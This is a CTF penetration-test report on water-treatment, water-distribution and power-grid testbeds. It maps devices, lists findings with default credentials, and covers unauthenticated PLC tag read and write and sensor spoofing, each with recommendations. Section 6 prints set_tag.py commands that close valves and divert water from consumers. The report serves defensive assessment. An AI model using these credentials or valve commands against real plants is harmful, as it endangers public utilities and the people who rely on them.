CISS 2025 - Engagement Report

---

by

RedCube A: Thomas Gingele, Felix Schladt, Mathis Foxius, Marius Biebel, Simon Neumeier, Stefan Eiwanger, Moritz Huber

14.10.2025

Contents

1. Management Summary

This section provides a general description of the engagement, the identified issues, and recommendations at an organizational level.

1.1. Engagement Summary

The penetration test of the CISS CTF finals was conducted in several phases. In the initial Open Source Intelligence (OSINT) phase, the team received documentation, network captures, and other information about the target network. This data was used to gain a general understanding of the environment and to identify potentially interesting devices. Additionally, multiple sets of credentials were already recovered from the network captures.

During the next phase, network familiarization, access to the live target network was provided for a duration of three hours. During this time, the team performed network scans and enumeration tasks, which were later used to update the previously obtained documentation and to map certain functions to IP addresses. Since exploitation was explicitly prohibited during this phase, no further attempts were made to gain unauthorized access to any of the identified systems.

The last phase consisted of a four-hour engagement during which the collected data was applied to successfully gain admin or root access to multiple devices in the network and to manipulate the control logic of both the Secure Water Treatment (SWaT) and Water Distribution (WaDi) systems into performing unintended actions.

The primary issues identified in the engagement were the common use of default credentials as well as unrestricted and unauthorized read-write access to sensors, pumps, valves, and other OT devices in the SWaT and WaDi subnets.

While exploitation of outdated Windows systems was attempted multiple times, no attempt was successful. Two previously identified Human Machine Interfaces (HMIs) were also inaccessible, leading to minor challenges in identifying the correct approaches during attacks against the logic control flow.

1.2. Recommendations

In conclusion to the identified vulnerabilities, the primary organizational recommendation is the implementation of stricter access control. The first step is the immediate rotation of default credentials after a device has been installed or, if possible, during device installation. Any device already part of the network should be regularly checked for the use of weak credentials.

As a second measure, it is recommended to implement a zero-trust system to prevent unauthorized access to devices within the network. This includes, but is not

limited to, the OT systems themselves as well as FTP servers, Windows machines with VNC or RDP enabled, HMIs, and log files. Access without a valid account should generally be prohibited. Each account should also be restricted to only the services necessary to fulfill its purpose. For example, the account used to view RTSP streams from cameras should not be able to change the configuration of a Programmable Logic Controller (PLC).

In addition to these general recommendations, this report provides specific measures for each identified vulnerability. Details can be found in Section 4 and Section 5.

2. Scope

A full list of IP addresses and services can be found in Section 3. Additionally, all available services are listed in Section 8.1.

The following IP addresses were marked as out of scope for exploitation during the engagement:

```
192.168.1.70
192.168.1.72
192.168.1.100
192.168.1.102
192.168.1.101
192.168.1.103
192.168.1.104
192.168.1.63
192.168.1.64
192.168.1.65
```

```
192.168.1.73
192.168.1.74
192.168.1.75
192.168.1.1
192.168.1.27
192.168.1.175
192.168.1.203
192.168.1.230
192.168.1.231
192.168.1.238
```

Listing 1: Out of scope IP addresses

3. Network Overview

The CTF setup is divided into three different subsets: EPIC representing the power distribution network, WaDi representing the water distribution network, and SWaT representing the water treatment process. The following summarizes the results of network scans and discovery.

3.1. SWaT and WADI

Based on the information provided and the scans conducted during the familiarization phase, a presumed mapping of the discovered devices to the nodes in the network documentation was created. From a network scan perspective, SWaT and WaDi shared a highly interconnected IP network. The following tables are sorted by the network interfaces through which the systems were accessed.

IP Adress	Hostname	Device Type	Manufacturer
192.168.3.1	pfSense-574fc09d22852		Intel Corporate
192.168.3.60	SUTD1-HP	Windows 7 Professional	VMware
192.168.3.71			VMware
192.168.3.72			VMware
192.168.3.73			VMware
192.168.3.74			VMware
192.168.3.75			VMware
192.168.3.76			VMware

Table 1: IP devices in eth1 Network

IP Adress	Hostname	Device Type	Manufacturer
192.168.1.1		Firewall - pfSense	Intel Corporate
192.168.1.3		PLC	Rockwell Automation
192.168.1.10		PLC	Rockwell Automation
192.168.1.11		PLC	Rockwell Automation
192.168.1.13		PLC	Rockwell Automation
192.168.1.20		PLC	Rockwell Automation
192.168.1.21		PLC	Rockwell Automation
192.168.1.27		PanelView VNC Server	Rockwell Automation

IP Adress	Hostname	Device Type	Manufacturer
192.168.1.30		PLC	Rockwell Automation
192.168.1.31		PLC	Rockwell Automation
192.168.1.33		SCADA	Control Microsystems
192.168.1.34			
192.168.1.40		PLC	Rockwell Automation
192.168.1.41		PLC	Rockwell Automation
192.168.1.43		SCADA	Control Microsystems
192.168.1.44		Switch or Router ?	Moxa Technologies
192.168.1.50		PLC	Rockwell Automation
192.168.1.51		PLC	Rockwell Automation
192.168.1.53		PLC	Rockwell Automation
192.168.1.60		PLC	Rockwell Automation
192.168.1.61		PLC	Rockwell Automation
192.168.1.63		PanelView VNC Server	Rockwell Automation
192.168.1.66	WADI-HISTORIAN	Historian	Microsoft
192.168.1.67	WADI-EWS		VMware
192.168.1.68		Windows Server	VMware

IP Adress	Hostname	Device Type	Manufacturer
192.168.1.73	ITRUST-FTAC		Microsoft
192.168.1.74	iTRUST-TM		Microsoft
192.168.1.75			Rockwell Automation
192.168.1.90			VMware
192.168.1.91			VMware
192.168.1.92			WMware
192.168.1.93			VMware
192.168.1.94			VMware
192.168.1.95			VMware
192.168.1.96			VMware
192.168.1.97			VMware
192.168.1.103		Switch or Router?	Moxa Technologies
192.168.1.104			
192.168.1.110	itrust-21000005	TightVNC Desktop	Intel Corporate
192.168.1.175			Raspberry Pi Foundation
192.168.1.196			VMware
192.168.1.200	D8CF2232	Database	Microsoft
192.168.1.201	SUTD_ITRUST_PC	TightVNC Desktop	MG Co., Ltd.
192.168.1.202	STUD_ITRUST_PC		Dell
192.168.1.230			Dell
192.168.1.235			
192.168.1.240		Camera	TP-Link Systems Inc

IP Adress	Hostname	Device Type	Manufacturer
192.168.1.241		Camera	TP-Link Systems Inc
192.168.1.242		Camera	TP-Link Systems Inc

Table 2: IP devices in eth2 Network

3.2. EPIC

The OSINT drop for the EPIC setup included additional information about the network configuration and inventory lists of devices implemented in EPIC. Therefore, the goals of the discovery were to verify the documentation, map which nodes are implemented by which inventory devices, and scan for open ports.

3.2.1. Mapping Inventory to IP/Node

Based on the provided information and our scans, we compiled the following best-estimate mapping of devices to the nodes in the network documentation.

IP Adress	Hostname	Device Type	Manufacturer
172.16.1.11	GIED1	IED	Siemens (Reyrolle Relay)
172.16.1.12	GIED2	IED	Siemens (Reyrolle Relay)
172.16.1.41	GPLC	PLC	WAGO (750-8202)

Table 3: Generation Subnet

IP Adress	Hostname	Device Type	Manufacturer
172.16.2.11	TIED1	IED	Siemens (Reyrolle Relay)
172.16.2.12	TIED2	IED	Siemens (Reyrolle Relay)
172.16.2.13	TIED4	IED	Siemens (Reyrolle Relay)
172.16.2.41	TPLC	PLC	WAGO (750-8202)

Table 4: Transmission Subnet

IP Adress	Hostname	Device Type	Manufacturer
172.16.3.11	MIED1	IED	Siemens (Reyrolle Relay)
172.16.3.12	MIED2	IED	Siemens (Reyrolle Relay)
172.16.3.41	MPLC	PLC	WAGO (750-8202)

Table 5: Microgrid Subnet

IP Adress	Hostname	Device Type	Manufacturer
172.16.4.11	SIED1	IED	Siemens (Reyrolle Relay)
172.16.4.12	SIED2	IED	Siemens (Reyrolle Relay)
172.16.4.13	SIED3	IED	Siemens (Reyrolle Relay)
172.16.4.14	SIED4	IED	Siemens (Reyrolle Relay)
172.16.4.41	SPLC	PLC	WAGO (750-8202)

Table 6: Smart Home Subnet

IP Adress	Hostname	Device Type	Manufacturer
172.16.5.11	VSD1	Variable Speed Drive	SEW-EURODRIVE (VSD)
172.16.5.12	VSD2	Variable Speed Drive	SEW-EURODRIVE (VSD)
172.16.5.13	VSD3	Variable Speed Drive	SEW-EURODRIVE (VSD)
172.16.5.14	Sunny Inland 6.0H	Battery Inverter	SMA
172.16.5.17	Sunny Island 8.0H	Battery Inverter	SMA

172.16.5.21	INV1	SMA Grid-Tied Inverter	SMA
172.16.5.22	INV2	SMA Grid-Tied Inverter	SMA
172.16.5.23	INV3	SMA Grid-Tied Inverter	SMA
172.16.5.41	CPLC	PLC	WAGO (750-8202)
172.16.5.100	Historian Workstation	Workstation	Windows PC

Table 7: Controlled / Shared Subnet


IP Adress	Hostname	Device Type	Manufacturer
172.16.8.11- .8.21	PI01 - PI11	Protocol Translator	Raspberry Pi 3
172.16.8.100	AMI Workstation	Workstation	Windows PC

Table 8: AMI Subnet


IP Adress	Hostname	Device Type	Manufacturer
172.16.5.1	CSW3	Firewall	Hirschman (EAGLE 30)
172.16.5.60	SCADA Workstation	Workstation	Windows PC

Table 9: Supervisory Subnet

4. Vulnerability Overview



Total Vulnerabilities



EPIC SWaT & WaDi

Critical High Medium Low Info

5. Vulnerabilities

This section contains an overview about the identified vulnerabilities as well as a general recommendation for mitigation.

5.1. SWaT & WaDi

Severity	Critical	High	Medium	Low	Info
Count	3	2	2	0	0


Default credentials for MOXA Technologies devices	CVSS: 10 / Critical

Description: The MOXA Technology devices with the below IP addresses can be accessed through telnet on port 23 and through HTTP on Port 80 with the following credentials from the reference manual reference manual (external link).: `admin:root`

- `192.168.1.44`
- `192.168.1.103`

MITRE ATT&CK Techniques: T0812 Default Credentials

Impact: The login allows the attacker to gain privileged access to the devices, thus creating the possibility to read network information, upload firmware, use the devices for lateral movement or interrupt operations.



Recommendation:


- Check if the telnet connection is needed and close the port if possible.
- Change the default credentials of the devices.

VNC connection without authentification	CVSS: 9.3 / Critical

Description: The device "*itrust-21000005*" with the IP `192.168.1.110` exposes an unsecured VNC instance over port 5900. The service does not require authentication in order to connect.

MITRE ATT&CK Techniques: T0886 Remote Services

Impact: The login allows the attacker to gain read access to the camera feed and user access to the windows machine making it a possible vector for checking the results of an exploit and using the windows machine for lateral movement. The full connection process is documented in Section 7.1.3.



Recommendation:

- Secure the VNC connection with username and password or other authentication scheme.

Unauthenticated write of PLC, sensor and actuator data	CVSS: 9.1 / Critical

Description: PLC Data, including Sensor and Actuator data, can be queried by using Rockwell's custom CIP service write_tag (0x4c). In Section 7.1.2, we explain the technical details.

MITRE ATT&CK Techniques: T0831 Manipulation of Control, T0836 Modify Parameter

Impact: An attacker can use this to remotely change actuator states, for example to open or close mechanical valves or to activate/deactivate water pumps. Furthermore, it can be used to enable a simulation mode and spoof sensor values. A more detailed breakdown of the exploitation process can be found in Section 7.1.2. Attacks that were carried out using this vulnerability ae documented in Section 6.

Recommendation:

- Implement secure authentication schemes to only allow access from hosts from the SCADA system.

Unauthenticated read access to PLC, sensor and actuator data	CVSS: 7.5 / High

Description: PLC Data, including Sensor and Actuator data, can be queried by using Rockwell's custom CIP services like `get_instance_attribute_list` (0x55) and `read_tag` (0x4c). In Section 7.1.1, we explain the technical details.

MITRE ATT&CK Techniques: T0801 Monitor Process State, T0802 Automated Collection, T0861 Point & Tag Identification

Impact: An attacker can use this knowledge to both get an exact overview of all sensors and actuators available and access to the current state of the operational plant. A more detailed breakdown of the exploitation process can be found in Section 7.1.1. Attacks that were carried out using this vulnerability ae documented in Section 6.

Recommendation:
- Implement secure authentication schemes to only allow access from hosts from the SCADA system.

Spoofing of sensor data	CVSS: 7.5 / High

Description: Sensors have a Simulation mode that can be toggled by interacting with the respective PLC. When this Simulation mode is active, sensor data can be specified by writing the according tag value. The simulated value is stored in the parameter `Sim_PV`, but also reflected in the parameter `PV`, which is supposed to hold the real sensor value.

MITRE ATT&CK Techniques: T0856 Spoof Reporting Message, T0831 Manipulation of Control, T0836 Modify Parameter

Impact: An attacker can use this mode to spoof sensor data and control the operational flow implicitly, as actuators respond to sensor data as specified in the ladder-logic of the PLC.

Recommendation:
- When in simulation mode, prevent the simulated value from being reflected in the parameter `PV`.


Dashboard access without authentication on Rockwell Automation devices	CVSS: 5.3 / Medium

Description: The HTTP interface of the following Rockwell Automation devices is accessible without authentication:

- `192.168.1.3`
- `192.168.1.10`
- `192.168.1.11`
- `192.168.1.13`
- `192.168.1.20`
- `192.168.1.21`
- `192.168.1.27`
- `192.168.1.30`
- `192.168.1.31`
- `192.168.1.40`
- `192.168.1.41`
- `192.168.1.51`
- `192.168.1.53`
- `192.168.1.60`
- `192.168.1.63`

MITRE ATT&CK Techniques: T0801 Monitor Process State

Impact: The login allows the attacker to gain read access to the network statistics of the device. This could make it possible for the attacker to check for downtimes in the plant or results of an exploit on an connected device.



Recommendation:

- Secure the devices by setting up an authentication mechanism.


Unencrypted Data Traffic	CVSS: 4.3 / Medium

Description: The OSINT network traffic for SWaT revealed root credentials `root:iTrust487372` for the administrative interface LuCi of the router at

192.168.1.238 sent over HTTP, a password `abcde12345` for a WiFi called “SWAT Training Wifi” and an unencrypted camera feed from a camera at 192.168.1.243.

MITRE ATT&CK Techniques: T1040 Network Sniffing, T1110.004 Credential Stuffing

Impact: These insights had no impact on our attack session as another router with a different model and different credentials was present at 192.168.1.238, the kali machine had no wireless interface to connect to a potential WiFi, the camera was not present, and we had no way of getting similar unencrypted network traffic. Nonetheless, a follow-up attack would be credential stuffing to exploit potential reused passwords.



Recommendation:

- Use protocols offering confidentiality like HTTPS instead of HTTP.

5.2. EPIC

Severity	Critical	High	Medium	Low	Info
Count	3	0	2	1	0

Default passwords in WAGO PLCs SSH access	CVSS: 10 / Critical
Description: The WAGO PLCs used to control the setup use the default credentials `root:wago`. These can be obtained from a web search or the official documentation.	
MITRE ATT&CK Techniques: T0812 Default Credentials, T0866 Exploit of Remote Services	
Impact: An attacker can read the full configuration of the PLC and potentially manipulate settings - e.g.: opening / closing a circuit. Seee Section 7.2.1 for details. Furthermore, the SSH access on the WAGO PLC can be used to access the HMI interface on `172.18.5.60`, which is inaccessible from the attacker's kali machine. See Section 7.2.2 for details.	
Recommendation: • Change the default credentials. • Consider additional monitoring network traffic on ports that are not used for regular operation but only for maintenance. Specially when traffic occurs outside of planned maintenance, it should be flagged. • While a connection between the HMI and the PLC is necessary, restricting the possible network traffic would prevent accidental exposure of information - e.g. by deploying firewall rules that only allow the required Modbus / IEC-61850 traffic.	

bzw ist das nicht einfach eine Vuln?

Default SSH credentials with root access for multiple Raspberry Pi systems	CVSS: 10 / Critical

Description: The Raspberry Pi devices with the addresses `172.16.8.11`, `172.16.8.15`, `172.16.8.17` and `172.16.8.18` are using the default credentials `pi:raspberry`. This user has `sudo` privileges without requiring additional credentials:
 	
`└─$ sudo -l`
`[...]`
`(ALL) NOPASSWD: ALL`	

MITRE ATT&CK Techniques: T0812 Default Credentials	
Impact: An attacker can take full control of the system, access available logs and connect via the rs232 serial port to connected IO systems.	

Due to time constraints no proof of the log access of serial port access has been recorded. In this case this does not lower the severity of the finding, since a full device takeover as an attacker without any initial privileges is automatically rated as a critical due to the low attack complexity.

Recommendation:
- Change default credentials
- Set proper system privileges and require passwords for each operation


Default credentials for Hirschmann Automation devices	CVSS: 10 / Critical

Description: The Hirschmann Automation devices with the below IP addresses can be accessed through telnet on port 23 with the default credentials `admin:private` obtained from the reference manual (external link).

`172.16.1.1`, `172.16.1.2`, `172.16.2.2`, `172.16.4.2`, `172.16.5.1`, `172.16.5.2`, `172.16.5.32`

MITRE ATT&CK Techniques: T0812 Default Credentials

Impact: The login allows the attacker to gain privileged access to the devices. Thus potentially creating the possibility to read network information, upload firmware, use the devices for lateral movement or interrupt operations.



Recommendation:
- Check if the telnet connection is needed and close the port if possible.
- Change the default credentials of the devices.

Unprotected IEDs	CVSS: 6.5 / Medium

Description: All Siemens Intelligent Electronic Devices (IEDs) in the EPIC power grid are unprotected and can be reached by an attacker.

MITRE ATT&CK Techniques: T0855 Unauthorized command message T0882 Theft of Operational Information

Impact: An attacker can read the configuration of any IED and potentially manipulate settings (- e.g. opening / closing a circuit) or leverage the gained information for further attacks. Proof in Section 7.2.4

Recommendation:

- Use encrypted IEC-62351 to secure the communication with the IED cannot be read when intercepted.
- Deploy proper network segmentation with static ARP Tables so only the IEDs can communicate amongst each other.
- Deploy an Intrusion Detection System (IDS) that is capable of processing IEC-61850 and can alert on suspicious activities.
- Deploy firewall rules that only allow legitimate traffic between known parties and known protocols.

Unprotected PLCs	CVSS: 6.5 / Medium

Description: All WAGO PLCs in the EPIC power grid are unprotected and can be reached by an attacker.

MITRE ATT&CK Techniques: T0855 Unauthorized command message T0882 Theft of Operational Information

Impact: An attacker can read the configuration of any PLC and potentially manipulate settings (- e.g. opening / closing a circuit) or leverage the gained information for further attacks. Proof in Section 7.2.3

Recommendation:

- Use encrypted IEC-62351 to secure the communication with the PLC cannot be read when intercepted.
- Deploy proper network segmentation with static ARP Tables so only the PLCs can communicate amongst each other.
- Deploy an IDS that is capable of processing IEC-61850 and can alert on suspicious activities.
- Deploy firewall rules that only allow legitimate traffic between known parties and known protocols.

FTP credentials in script	CVSS: 3.8 / Low
Description: The Raspberry Pi with the address `172.16.8.15` stores a file containing credentials for an FTP server available with the address `172.16.8.100`. The file path is `/home/pi/project_sutdhmi/hmiftp/hmiftp_transfer.sh` and the credentials are `jrshipyard:jrshipyard`. This information was successfully employed to access log files stored on the FTP server. The severity of this finding is set to "low" as it was not possible to use them for access to sensitive information or functionality during the engagement.	
MITRE ATT&CK Techniques: T0891 Hardcoded Credentials	
Impact: An attacker can use the credentials to gain access to potentially sensitive information like environment variables. If write access is granted to the identified FTP account, logs could be forged by uploading custom files.	
Recommendation: • Passwords should not be directly contained in script files. Utilize a credential vault like `secret-tool` or use environment variables to decrease the exposure of sensitive strings.	

6. Attacks on Operational Processes

The process of reading from and writing to the individual OT devices of SWaT and WaDi is described in Section 7.1.1 and Section 7.1.2. For EPIC, the details can be found in Section 7.2.3 and Section 7.2.4.

6.1. SWaT

6.1.1. Stopping A Raw Water Tank From Filling

We successfully stopped the Raw Water Tank T-101 from filling up by closing the valve `MV-101`.

```
python3 ./set_tag.py 192.168.1.10 HMI_MV101 Auto=False
python3 ./set_tag.py 192.168.1.10 HMI_MV101 Cmd=1
```

6.1.2. Further Attack Ideas

While researching, we found the paper "AICrit: A Design-Enhanced Anomaly Detector and Its Performance Assessment in a Water Treatment Plant" by Gauthama Raman and Aditya Mathur. It describes 27 successfully executed attacks against

SWaT during the Critical Infrastructure Security Showdown (CISS) 2021 event. These include draining water from the UF process (Attack 4), controlling the chemical dosing system (Attack 7), disrupting the Reverse Osmosis (RO) process (Attack 17), and damaging the water pumps (Attack 25). For step-by-step instructions, please refer to the paper.

Another attack idea was to flood PLCs with Common Industrial Protocol (CIP) connections to either crash the PLC or force it to close connections with other PLCs and Supervisory Control and Data Acquisition (SCADA) hosts, such as the Historian. We did not pursue this approach because we were unsure it would work and did not want to generate that much traffic.

6.2. WaDi

6.2.1. Stopping water from Elevated Reservoirs to reach the Consumers

By closing the valves `2-MV-005` and `2-MV-009` we close off the way to the Gravity Flow (Consumer). We opened `2-MV-006` to direct all water to the Inline Booster Station. In the Booster Station, we opened `2-MV-008` to direct all water to either the “Drain” or “Return” flows.

```
python3 ./set_tag.py 192.168.1.13 HMI_2_MV_005 Auto=False
python3 ./set_tag.py 192.168.1.13 HMI_2_MV_005 Cmd=1
python3 ./set_tag.py 192.168.1.13 HMI_2_MV_006 Auto=False
python3 ./set_tag.py 192.168.1.13 HMI_2_MV_006 Cmd=2
python3 ./set_tag.py 192.168.1.13 HMI_2_MV_008 Auto=False
python3 ./set_tag.py 192.168.1.13 HMI_2_MV_008 Cmd=2
